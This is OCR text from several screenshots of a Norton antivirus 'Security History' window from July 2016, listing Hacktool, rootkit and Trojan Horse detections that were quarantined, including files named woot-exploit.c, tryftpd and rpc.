

Security History
Show
Quarantine
Quick Search
Go
Severity
Activity
Status
Date & Time
High
detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Hacktool.Rootkit detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
High
Trojan Horse detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
High
Trojan Horse detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
Hacktool detected
7/23/2016
Go to Page:
Go
Page 1 of 6
Details
Recommended Action
Resolved - No Action Required
Restore
Options
rpc contained threat
Hacktool
Risk
High
Origin
Not Available
Activity
Threat Actions performed: 1
More Options
Norton by Symantec
Import
Export
Add to Quarantine
Clear Entries
Close



Security History
Show
Quarantine
Quick Search
Go
Severity
Activity
Status
Date & Time
High
Hacktool.Rootkit detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Hacktool.Rootkit detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
High
Trojan Horse detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
High
Trojan Horse detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
Hacktool detected
7/23/2016
Go to Page:
Go
Page 1 of 6
Details
Recommended Action
Resolved - No Action Required
Restore
Options
pre123 contained threat
Trojan Horse
Risk
High
Origin
Not Available
Activity
Threat Actions performed: 1
More Options
Norton by Symantec
Import
Export
Add to Quarantine
Clear Entries
Close



Security History
Show
Quarantine
Quick Search
Go
Severity
Activity
Status
Date & Time
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
High
Trojan Horse detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
High
Trojan Horse detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
High
Trojan Horse
7/23/2016
Go to Page:
Go
Page 1 of 6
Details
Recommended Action
Resolved - No Action Required
Restore
Options
woot-exploit.c contained th...
Trojan Horse
Risk
High
Origin
Not Available
Activity
Threat Actions performed: 1
More Options
Norton by Symantec
Import
Export
Add to Quarantine
Clear Entries
Close



Security History
Show
Quarantine
Quick Search
Go
Severity
Activity
Status
Date & Time
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
High
Trojan Horse detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
High
Trojan Horse detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
Trojan Horse
7/23/2016
Go to Page:
Go
Page 1 of 6
Details
Recommended Action
Resolved - No Action Required
Restore
Options
wu contained threat
Hacktool
Risk
High
Origin
Not Available
Activity
Threat Actions performed: 1
More Options
Norton by Symantec
Import
Export
Add to Quarantine
Clear Entries
Close



Security History
Show
Quarantine
Quick Search
Go
Severity
Activity
Status
Date & Time
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
High
Trojan Horse detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
High
Trojan Horse detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
Trojan Horse
7/23/2016
Go to Page:
Go
Page 1 of 6
Details
Recommended Action
Resolved - No Action Required
Restore
Options
tryftpd contained threat
Hacktool
Risk
High
Origin
Not Available
Activity
Threat Actions performed: 1
More Options
Norton by Symantec
Import
Export
Add to Quarantine
Clear Entries
Close



Security History
Show
Quarantine
Quick Search
Go
Severity
Activity
Status
Date & Time
